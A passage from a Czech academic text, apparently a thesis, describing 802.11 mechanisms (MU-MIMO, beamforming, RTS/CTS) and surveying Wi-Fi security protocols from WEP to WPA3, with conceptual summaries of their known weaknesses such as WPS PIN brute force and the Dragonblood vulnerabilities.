Dalším používaným mechanizmem je CBP (Contention Based Protocol). Jedná se o protokol pro 802.11y, pro bezdrátová komunikační zařízení, která umožňují uživateli použít stejný rádiový kanál bez předchozí koordinace. Protokol je založen na metodě soupeření. Umožňuje více uživatelům používat stejné vysokofrekvenční spektrum pomocí stanovení pravidel, ve kterých vysílač poskytuje příležitosti k připojení dalším vysílačům v současném okamžiku na stejný kanál. Skládá se z několika samostatných postupů pro zahájení nových přenosů, určení stavu kanálu a pro správu opakovaných přenosů v případě zaneprázdněného kanálu. Mechanizmus ECSA (Extended Channel Switch Announcement) se používá pro oznámení stanicím, které jsou k němu připojeny, že je nutné změnit aktuální operační kanál nebo šířku pásma kanálu. Mechanizmus DSE (Dependent Station Enablement) je

mechanizmus, kterým operátor rozšiřuje a stahuje oprávnění k udělování licencí pro zařízení k využívání licencovaného rádiového spektra. DSE umožňuje závislé stanici připojit se k nejbližšímu přístupovému bodu na krátkou dobu. Tento mechanizmus snižuje pravděpodobnost, že závislá stanice způsobí rušení, když se pokouší připojit k vzdálené stanici.

MU-MIMO

Bezdrátové sítě mají více aktivních klientů, kteří sdílejí dostupnou šířku pásma. Pokud je toto sdílení provedeno v daném čase, celková propustnost sítě se může zvýšit pouze zvýšením rychlosti připojení pro všechny. Mnoho klientů nemůže využít nejvyšší rychlost, protože mají jen jednu nebo dvě antény. Pro tyto klienty je určeno MU-MIMO. Vysílač s technologií MU-MIMO je schopný přenášet současně více paketů na více klientů. 802.11ac s MU-MIMO má definovaných až 8 prostorových proudů. Čtyři klienti současně mohou v režimu 80 MHz posílat data rychlostí 867 Mb/s za předpokladu, že jeden klient má 2 prostorové proudy. To znamená, že celková datová rychlost je 3,5 Gb/s. Přenosová rychlost na klienta je také větší, protože pakety lze přenášet maximální datovou rychlostí. Ovšem v praxi je výkon snížen kvůli postupnému potvrzování paketů a poměru signál-šum.

Návrh standardu 802.11ac poskytuje mechanizmy pro klienty doporučující určitou modulaci a kódovací schéma MCS (Modulation and Coding Scheme), metodu explicitního komprimovaného paprsku zpětné vazby. Výzvou je i vypořádávání se s časovými změnami v kanálu, protože MU-MIMO vyžaduje přesnou znalost kanálu, aby se minimalizovalo rušení mezi uživateli. Víceuživatelské přenosy jsou novou funkcí v rámci 802.11. Pokud jsou dva přijímače dostatečně daleko od sebe, může být současně do každého z nich vyslán přenos. Spektrum na 5 GHz je mnohem čistší, protože nedochází k rušení 2,4 GHz vzniklé z Bluetooth, mikrovlnných trub, bezdrátových telefonů nebo některého z mnoha náhodných zařízení, která znečišťují pásmo 2,4 GHz. Čerpáno z [12].

Beamforming

Tvarování paprsku (Beamforming) je proces, při kterém může odesilatel přednostně směřovat svou energii směrem k přijímači, aby se zvýšil poměr signál-šum, a tím zvýšit přenosovou rychlost. 802.11ac radikálně zjednodušuje specifikace tvaru paprsku na jednu preferovanou technickou metodu.

Explicitní tvarování paprsku je založeno na výměně informací o charakteristikách rádiového kanálu mezi vysílačem a přijímačem, aby bylo možné extrahovat maximální výkon rádiového kanálu na základě měření kvality kanálu. Explicitní tvarování paprsku je obecně účinnější, protože měření kanálu je podrobnější než odvození ze

ztrát. Ale explicitní měření a výměna dat musí být podporovány oběma konci spojení. Implicitní tvarování paprsku je založeno na analýzách charakteristik kanálu v případě ztrát rámců. Vysílání rámců ve tvaru paprsku vyžaduje inteligentní anténní soustavu, která je schopna měnit svůj vzorec záření podle jednotlivých snímků. Čerpáno z [12].

RTS/CTS s indikací šířky pásma

Přístupový bod 802.11ac pracující na 80 MHz (160 MHz) by měl být schopný umožnit připojení klientů 802.11n. Beacon rámce (Management frames) jsou tedy vysílány na jednom 20MHz kanálu (primární kanál), v rámci 80 MHz. AP a všichni klienti přidružení k AP přijímají a zpracovávají každý přenos, který se překrývá s tímto primárním kanálem.

Poblíž přístupového bodu se mohou nacházet jiné přístupové body a jejich primární kanály můžou být libovolné 20MHz v rámci 80 MHz přístupového bodu 802.11ac. Různé přístupové body a jejich přidružení klienti pak mají odlišný přístup na virtuální nosiče, takže mohou vysílat v různých časech na různých subkanálech, včetně překrývajících. Při velkých šířkách kanálů se tento scénář stává mnohem pravděpodobnějším než u kanálů 802.11n. Z tohoto důvodu definuje protokol 802.11ac vylepšený protokol RTS/CTS (Request to send/Clear to send). RTS/CTS se používá k určení, kdy je šířka pásma kanálu jasná a určení kolik je iniciátorů a respondentů.

Když zařízení 802.11ac zasílá RTS, musí toto zařízení ověřit, že 80MHz kanál v jeho blízkosti je čistý. Následně se posílá datová jednotka fyzické vrstvy, která je široká 20 MHz a třikrát se replikuje, aby zaplnila 80 MHz (nebo sedmkrát při 160 MHz). Každé blízké zařízení, bez ohledu na to, jestli se jedná o 802.11n nebo ac přijímá RTS na primárním kanálu a označuje kanál za obsazený.


Než adresované zařízení odpoví zprávou CTS na RTS, zkontroluje, jestli v blízkosti nevysílá někdo jiný na svém primárním kanálu nebo na jiných 20 MHz v rámci 80 MHz. Pokud je v blízkosti používána část šířky pásma, příjemce odpoví CTS pouze na dostupných a „použitelných“ 20 MHz a také nahlásí šířku pásma replikovaných CTS v PPDU CTS. Pod „použitelnými“ subkanály se zde rozumějí subkanály, na nichž je iniciační zařízení oprávněno vysílat 20, 40, 80 nebo 160 MHz. CTS se zasílá, stejně jako RTS, ve formátu PPDU a replikuje se na 20 MHz po dostupné a užitečné šířce pásma. Každé blízké zařízení opět obdrží CTS, kterému zařízení může porozumět na svém primárním kanálu. Čerpáno z [12].

2 Bezpečnost vybraných protokolů

Ochrana Wi-Fi před útoky je jedním z nejdůležitějších úkolů v kybernetické bezpečnosti. Bezpečnost je z většiny řešena na MAC vrstvě. Je použito několik metod k zabránění neautorizovanému přístupu z jiné stanice. První bezdrátový síťový šifrovací standard WEP byl představen jako součást originální 802.11 specifikace ratifikované v roce 1997. Zranitelnosti v této šifrovací metodě byly objeveny v roce 2001, to znamenalo požadavek na vývoj nového šifrovacího standardu. V roce 2002, Wi-Fi Aliance uvolnila novou šifrovací metodu WPA, která byla kompatibilní se starým HW. Toto bylo jen dočasné řešení chyb. Nový standard 802.11i byl ratifikován v roce 2004 a zahrnoval WPA2. V roce 2007 byla vytvořena dodatková metoda WPS. WPS umožňuje spojení Wi-Fi sítě pomocí HW, vyhýbáním se zadávání hesla. V roce 2018 byla představena další verze WPA3.

2.1 Wired Equivalent Privacy

WEP (Wired Equivalent Privacy) šifrování byla první metoda k zabezpečení ve Wi-Fi sítích schválena jako bezpečnostní standard v září 1997. WEP měl představovat stejné zabezpečení jako kabelové sítě, ale obsahuje mnoho známých bezpečnostních chyb. Od tohoto zabezpečení bylo upuštěno v roce 2004. Před šifrováním dat je vytvořen checksum k provedení kontroly integrity, datový rámec byl šifrován proudovou šifrou RC4. Tato šifrovací metoda je zastaralá a může být dešifrována, existuje mnoho zranitelností. Současný výzkum zahrnuje revizi zranitelností, které odhalují hesla. Čerpáno z [7, 22]. Na obr. 2.1 je znázorněno schéma šifrování WEP.




Obr. 2.1: Wired Equivalent Privacy, šifrování [24].

Slabiny WEP

Slabinou WEP je podporovaná autentizace pouze uživatelské stanice. Tím pádem neexistuje autentizace přístupového bodu a uživatelská stanice tak neví jestli se připojuje na správný a požadovaný přístupový bod. Při šifrování pomocí šifry RC4 se nemění hodnota tajného klíče. Proto se používá inicializační vektor IV, který má velikost 24 bitů, což představuje přibližně 16,8 miliónů možností. Tento počet se rychle vyčerpá a šifrovací klíče se začnou opakovat. To představuje riziko odposlechnutí sdíleného klíče a jeho zneužití. Mezi útoky na šifrování WEP patří například *Packet Injection*, *Fake Authentication*, *FMS útok*, *KoreK útok*, *Fragmentační útok*. Čerpáno z [23].

2.2 Wi-Fi Protected Access

Zapříčiněním vysoké zranitelnosti WEP, byla vytvořena nová šifrovací metoda WPA v době, kdy se vyvíjel bezdrátový bezpečnostní standard 802.11i. WPA (Wi-Fi Protected Access) byla používána jako dočasné vylepšení zabezpečení pro WEP. Většina moderních aplikací WPA používá pro šifrování PSK (Pre-Shared Key), nejčastěji označovaný jako WPA-Personal a protokol TKIP (Temporal Key Integrity Protocol). WPA-Enterprise používá ověřovací server pro generování klíčů a certifikátů. Čerpáno z [7, 22]. Na obr. 2.2 je znázorněno schéma šifrování WPA.



Obr. 2.2: Wi-Fi Protected Access (TKIP), šifrování [25].

Slabiny WPA a 4–way Handshake


Zranitelným místem WPA je použití šifrování PSK, kde za určitých podmínek, lze provézt slovníkový útok na sdílené tajemství na základě informací ze zachyceného 4-way Handshake. Pro opětovné připojení do sítě není vyžadována celá sekvence 4–way Handshake, ale je třeba znovu odeslat pouze třetí část 4–way Handshake.

Když se uživatel znovu připojí ke známé síti Wi-Fi, síť mu znovu odešle třetí část sekvence 4–way Handshake. K opětovnému odeslání může dojít několikrát, aby se zajistilo úspěšné připojení. Tento krok představuje chybu zabezpečení [8].

Všechny rámce 4-way Handshake mají podobu EAPOL rámců. EAPOL (Extensible Authentication Protocol over LAN) rámec, znázorněný na obr. 2.3, obsahuje pole Header pro identifikování konkrétní části Handshake, pole Replay Counter. Obsahuje pole Nonce, které obsahuje náhodné číslo a slouží k odvození klíče relace PTK (Pairwise Transient Key). Pokud rámec EAPOL přenáší skupinový klíč, obsahuje rámec pole RSC (Receive Sequence Number), ve kterém je počáteční číslo paketu tohoto klíče. Pole Key Data obsahuje skupinový klíč zašifrovaný pomocí klíče KCK (Key Confirmation Key). Pole MIC (Message Integrity Code) zajišťuje autentičnost zpráv pomocí klíče KEK (Key Encryption Key).

Obr. 2.3: EAPOL rámec [8].

Na obr.2.4 je znázorněný 4-way Handshake. Díky počáteční autentizaci mezi uživatelskou stanicí a přístupovým bodem (autentizátorem) mají obě zařízení sdílené tajemství PMK (Paiwise Master Key), MAC adresy stanice a přístupového bodu. Stanice je ve stavu PTK-INIT. Při první zprávě přístupový bod přenese hodnotu ANonce do uživatelské stanice. Uživatelská stanice přejde do stavu PTK-START a vytvoří nový dočasný klíč relace PTK. Dále vygeneruje SNonce a spolu s MIC k ověření integrity posílá druhou zprávu přístupovému bodu. Přístupový bod vytvoří PTK a je ve stejném stavu jako uživatelská stanice. Třetí zpráva přenáší dočasný klíč skupiny GTK (Group Temporary Key), který umožňuje číst zprávy přenášené multicastem nebo broadcastem. Uživatelská stanice přechází do stavu PTK-NEGOTIATING po akceptování zprávy. Uživatelská stanice odpovídá čtvrtou potvrzovací zprávou a přechází do stavu PTK-DONE. Po proběhnutí 4-way Handshake se klíč PTK a GTK nainstalují a otevírá se port pro přenos běžných rámců.



Obr. 2.4: Průběh 4-way Handshake a jednotlivých stavů [8].

2.3 Wi-Fi Protected Setup

WPS (Wi-Fi Protected Setup) byl vytvořen k zjednodušenému vytvoření bezpečné Wi-Fi sítě pro průměrného uživatele. Existují závažné implementační nedostatky, které umožňují získat neoprávněný přístup k jinak bezpečné síti. WPS používá PIN kód (Private Identification Number) k autorizaci přístupu do sítě. Pokud síť používá WPS s Push-Button-Connect metodou, proces je automatizovaný a uživatel nemusí zadávat žádný kód. Nicméně je i metoda, která požaduje manuální vstup s PIN kódem. PIN kód má 8 číslic, to znamená 100 000 000 různých možností. Poslední číslice je checksum a první čtyři číslice jsou kontrolovány samostatně od posledních tří číslic. Tato kontrola PIN kódu je nedostatečná, protože je možné ji pomocí Full Brute Force útoku vykonat v 11 000 pokusech. To znamená, že pokud jedna kontrola PIN kódu zabere 1,3 sekundy, celý útok zabere jen 3,06 hodiny. Čerpáno z [7].


Slabiny WPS

Možnost útoků přes WPS je v současných přístupových bodech podporujících WPA2 stále vysoká, což je také problém s WPA. A přestože průnik do zabezpečené sítě WPA/WPA2 prostřednictvím této zranitelnosti bude trvat přibližně 2 až 14 hodin, stále je to skutečný bezpečnostní problém, který snižuje bezpečnost celého systému, a proto by WPS mělo být na přístupovém bodu deaktivováno.

2.4 IEEE 802.1x

IEEE 802.1x je bezpečnostní standard z roku 2001, který se využívá k autentizaci jak v LAN, tak WLAN. Tento standard slouží jako doplněk k použitému zabezpečení WEP, WPA a WPA2. 802.1x blokuje komunikaci neoprávněným uživatelům v síti pomocí jejich autentizace. Autentizace mezi uživatelskou stanicí a autentizačním serverem je vzájemná, takže se autentizuje uživatelská stanice vůči serveru a server vůči uživatelské stanici. Stejně tak probíhá autentizace mezi přístupovým bodem, uživatelem a autentizačním serverem. Pro tuto autentizaci se využívají vygenerované klíče pro stanici a danou relaci, které mají omezenou dobu životnosti. Přístupový bod vygeneruje klíče a distribuuje je autentizovaným stanicím [26].

Standard 802.1x podporuje různé autentizační mechanizmy, mezi které patří například RADIUS server (Remote Authentication Dial In User Service), který je popsaný v RFC 2865 a RFC 3579, dalším je DIAMETER popsaný v RFC 3588 nebo KERBEROS popsaný v RFC 1510. 802.1x pracuje na linkové vrstvě s rámci protokolu EAP popsaný v RFC 3748. Na obr. 2.5 je zobrazena komunikace mezi uživatelskou stanicí, přístupovým bodem a RADIUS serverem.



Obr. 2.5: Průběh autentizace portu pomocí 802.1x a RADIUS serveru.

2.5 Wi-Fi Protected Access 2

Nejdůležitější vylepšení WPA2 oproti WPA bylo použití šifrování AES (Advanced Encryption Standard). AES je schválen vládou USA pro šifrování informací klasifikovaných jako přísně tajné, takže musí být dostatečně kvalitní, aby chránila domácí sítě. Čerpáno z [23, 25].

CCMP (Counter Mode with CBC-MAC Protocol) je protokol používaný k šifrování. CCMP používá AES v režimu čítače (Counter Mode) a poté použije šifrovací autentizační kód zřetězeného řetězce (CBC-MAC). Bloky AES jsou dlouhé 128 bitů. Pro zpracování rámců jsou rámce nejprve rozděleny do bloků. Každý blok je ověřen a šifrován, přičemž ověření vyžaduje jednu operaci AES a šifrování vyžaduje druhou operaci AES. Autentizace používá řetězení šifry. Ověřování zpráv každého bloku závisí na dokončení operací předchozího bloku, což zabraňuje paralelním operacím.

Na vysoké úrovni je šifrovací protokol GCMP (Galois/Counter Mode Protocol) funkčně podobný CCMP. Rámec je rozdělen do bloků a tyto bloky jsou ověřeny a šifrovány. Namísto použití řetězení bloků k ověření každého datového bloku používá GCMP násobení pole Galois. Na rozdíl od blokových řetězců, které vyžadují, aby byl každý blok zpracován před přechodem na další, násobení pole Galois lze provádět paralelně. Multiplikace Galois jsou výpočetně náročnější než šifrovací algoritmy šifrovacích bloků, které vyžaduje CBC-MAC [27].

Slabiny WPA2

Hlavní zranitelností systému WPA2 je situace, kdy útočník má přístup k zabezpečené síti Wi-Fi a může získat přístup k určitým klíčům pro provedení útoku na jiná zařízení v síti. Útočník může nastavit klon sítě Wi-Fi, ke které se oběť dříve připojila. Sítě škodlivých klonů mohou poskytovat přístup k internetu, takže si oběť nevšimne rozdílu. Když se oběť pokouší znovu připojit k síti, útočník ji může donutit, aby se místo toho připojili k síti klonů. Během procesu připojení může útočník pokračovat v odesílání třetí části 4–way Handshake na zařízení oběti. Jakmile je šifrování WPA2 narušeno, může útočník pomocí softwaru zachytit všechna data přenášená obětí prostřednictvím sítě Wi-Fi. Další slabinou WPA2 je tzv. Offline slovníkový útok.

2.6 Wi-Fi Protected Access 3

WPA3 chrání před slovníkovými útoky implementací nového protokolu výměny klíčů. WPA2 používá 4–way handshake mezi klienty a přístupovými body k umožnění šifrovaných připojení. WPA3 pracuje s bezpečnějším a široce prověřeným SAE

(Simultaneous Authentication of Equals handshake), jinak znám jako handshake Dragonfly. Čerpáno z [9].

Funkce *Wi-Fi Easy Connect* usnadňuje připojení bezdrátových zařízení, která nemají (nebo mají omezenou) obrazovku nebo mechanismus vstupu do sítě. Pokud je tato funkce povolena, jednoduše se pomocí smartphonu naskenuje QR kód na routeru, poté se naskenujete QR kód na tiskárně, reproduktoru nebo jiném zařízení IoT a nastavení je bezpečně provedeno. Pomocí metody QR kód je použito šifrování na základě veřejných klíčů na zařízeních, která v současné době do značné míry postrádají jednoduchou a bezpečnou metodu. Čerpáno z [9].

Funkce *Wi-Fi Enhanced Open* se projeví při přihlášení na Wi-Fi s WPA3 v kavárně pomocí zařízení podporující WPA3. Připojení je automaticky šifrováno bez nutnosti dalších údajů. To je umožněno pomocí zavedeného standardu nazvaného OWE (Opportunistic Wireless Encryption). Stejně jako u ochrany heslem, rozšířené šifrování WPA3 pro veřejné sítě také udržuje uživatele Wi-Fi v bezpečí před zranitelností, kterou si možná neuvědomují.

Přechodový režim je určen pro zařízení, která nepodporují WPA3. Jedná se o režim, ve kterém jsou WPA2 a WPA3 současně podporovány pomocí stejného hesla. V tomto režimu AP nabízí volitelnou volbu ochrany rámce správy MFP (Management Frame Protection). Starší klienti se pak připojují pomocí WPA2 bez MFP, zatímco moderní klienti se připojují pomocí SAE WPA3 s povoleným MFP. Jediným požadavkem kladeným na klienty WPA3 je, že musí používat MFP, přestože je nabízen jako volitelný. Certifikace WPA3 se nezabývá bezpečností přechodového režimu. Čerpáno z [9].

Slabiny WPA3 a Handshake Dragonfly

Handshake Dragonfly používá k prevenci před slovníkovými útoky sdílené dopředné tajemství. Jedná se o výměnu klíčů ověřenou heslem PAKE (Password Authenticated Key Exchange). To znamená, že je heslo změněno na vysoce entropický klíč. Dragonfly pracuje s eliptickými křivkami ECC (Elliptic Curve Cryptography), eliptickými křivkami nad hlavním polem ECP (Elliptic Curve over a Prime field) a kryptografií konečných polí FFC (Finite Field Cryptography) s multiplikativními skupinami modulo prvočíslo MODP (Multiiplicative groups Modulo a Prime).

Používá se G pro generování skupiny a q jako prvek G. Eliptické křivky jsou definovány rovnicí $y^2 = x^3 + ax + b \bmod p$, kde p je prvočíslo a a b a p závisí na použité křivce. Používáme O k reprezentaci bodu v nekonečnu. Čerpáno z [9].

Před samotným Dragonfly handshake se provede odvození hesla. Předem sdílené heslo je převedeno na skupinový prvek využívající metodu hash-to-element. Metoda hash-to-element je využívána pro skupiny MODP (hash-to-group) a pro eliptické

křivky (hash-to-curve). Obě varianty algoritmu obsahují prvek hesla P, který je generován podle strategie try-and-increment. V každé iteraci je vypočítán hash z hesla, čítače a ID (peer's identities). U technologie EAP-pwd se přidává ještě náhodný token generovaný serverem.


Při metodě hash-to-curve je výstup hashe souřadnice x bodu na křivce. Následně se zkontroluje, jestli existuje řešení pro y nad rovnicí $y^2 = x^3 + ax + b \bmod p$. Pokud výsledek existuje je výsledkem souřadnice y bodu na křivce a bod (x, y) tvoří prvek hesla. Pokud výsledek neexistuje, čítač je iterován a znovu se hledá výsledek pro y s novým x. Samotný protokol Dragonfly sestává z fáze Commit a Confirm. Obr. 2.6 znázorňuje Handshake Dragonfly. Oba účastníci mohou handshake zahájit současně, což se stává po ztrátě spojení. Ve WPA3 zahajuje komunikaci klient, v EAP-pwd zahajuje komunikaci RADIUS server.

Ve fázi Commit si každý účastník vybere dvě náhodná čísla r_i a m_i. Potom vypočítají $E_i = -m_i \cdot P$ a $s_i = (r_i + m_i) \bmod$ q a pošlou s_i a E_i v potvrzovacím rámci. Při přijetí těchto hodnot každý člen ověří, že přijaté s_i je v rozsahu [1, q], a že E_i je platný bod na křivce. Pokud některá z kontrol selže, handshake je přerušen. Dopředné tajemství je poskytnuto, protože odvození m_i vzhledem k P a E_i je obtížné, spoléhá se na problém diskrétního logaritmu eliptické křivky.

Ve fázi Confirm si každý účastník vypočítá tajný bod K. Následuje hashovací funkce, ve které je zpracována souřadnice x bodu K, označena κ. Výsledkem, označeným c_i, je výsledek funkce HMAC z κ a tr, kde tr je souhrn všech s_i a E_i. Po přijetí c_i se ověří jeho hodnota. Pokud hodnota odpovídá očekávané hodnotě, je handshake úspěšný a je vyjednaný klíč κ. Čerpáno z [9].

AP nabízí své podporované šifrovací sady, tj. Autentizační a šifrovací algoritmy, v RSNE (Robust Security Network Element). RSNE je zahrnut neověřený v periodicky přenášených beacon rámcích, které propagují přítomnost sítě. Klienti také zahrnují RSNE do žádostí o přidružení, aby informovali AP o sadě šifry, kterou chtějí použít. Příkladem autentizačních algoritmů je 4-way Handshake, 802.1X nebo SAE handshake. Útočník však může falšovat neověřené RSNE. K detekci je RSNE AP a klienta kryptograficky ověřeno během 4-way Handshake WPA2. Protože čtyřcestný handshake je vždy prováděn v určitém okamžiku, kdy se stanice (tj. AP klienta nebo klient) poprvé připojí k síti, RSNE je vždy ověřeno. Pokud je zjištěna neshoda, je handshake přerušen. To zabrání útočníkovi zneužít RSNE a to tím, že přiměje klienta k použití slabší sady šifry.

Další zranitelností WPA3 je možnost vyvolat DoS útok přetížením AP zasláním velkého množství žádostí o handshake s WPA3. Protokol WPA3 používá pro přihlašování handshake Dragonfly, který má lépe chránit heslo a být odolnější proti offline slovníkovým útokům. Jedná se o několik souvisejících zranitelností v samotném protokolu, které dovolují získat heslo k síti Wi-Fi. Zranitelnost je souhrnně označena



Obr. 2.6: Handshake Dragonfly [9].

jako Dragonblood a skládá se z několika souvisejících zranitelností.

Dragonslayer: útočí proti EAP-pwd, vyžaduje pouze platné uživatelské jméno.

Dragondrain: provádí DoS pomocí handshake.

Dragontime: provádí časovací útok proti handshake.

Dragonforce: experimentální nástroj, který zjišťuje heslo z postranních kanálů.

2.7 Přehled bezpečnostních protokolů

S postupným vývojem standardů 802.11 dochází i k vývoji bezpečnostních protokolů. Novější standardy poskytují vyšší úroveň zabezpečení, ale i u nich byly nalezeny zranitelnosti. Tabulka 2.1 nabízí přehled bezpečnostních protokolů používaných u standardů 802.11. Porovnává protokol WEP, WPA, WPA2 a WPA3 z pohledu šifrování, autentizace, integrity dat a správy klíčů. Tabulka obsahuje roky zahájení používání protokolů a se kterými standardy se začaly používat. Dále tabulka obsahuje standardy na kterých jsou protokoly dostupné dnes a kdy nějakým způsobem došlo k prolomení těchto protokolů.

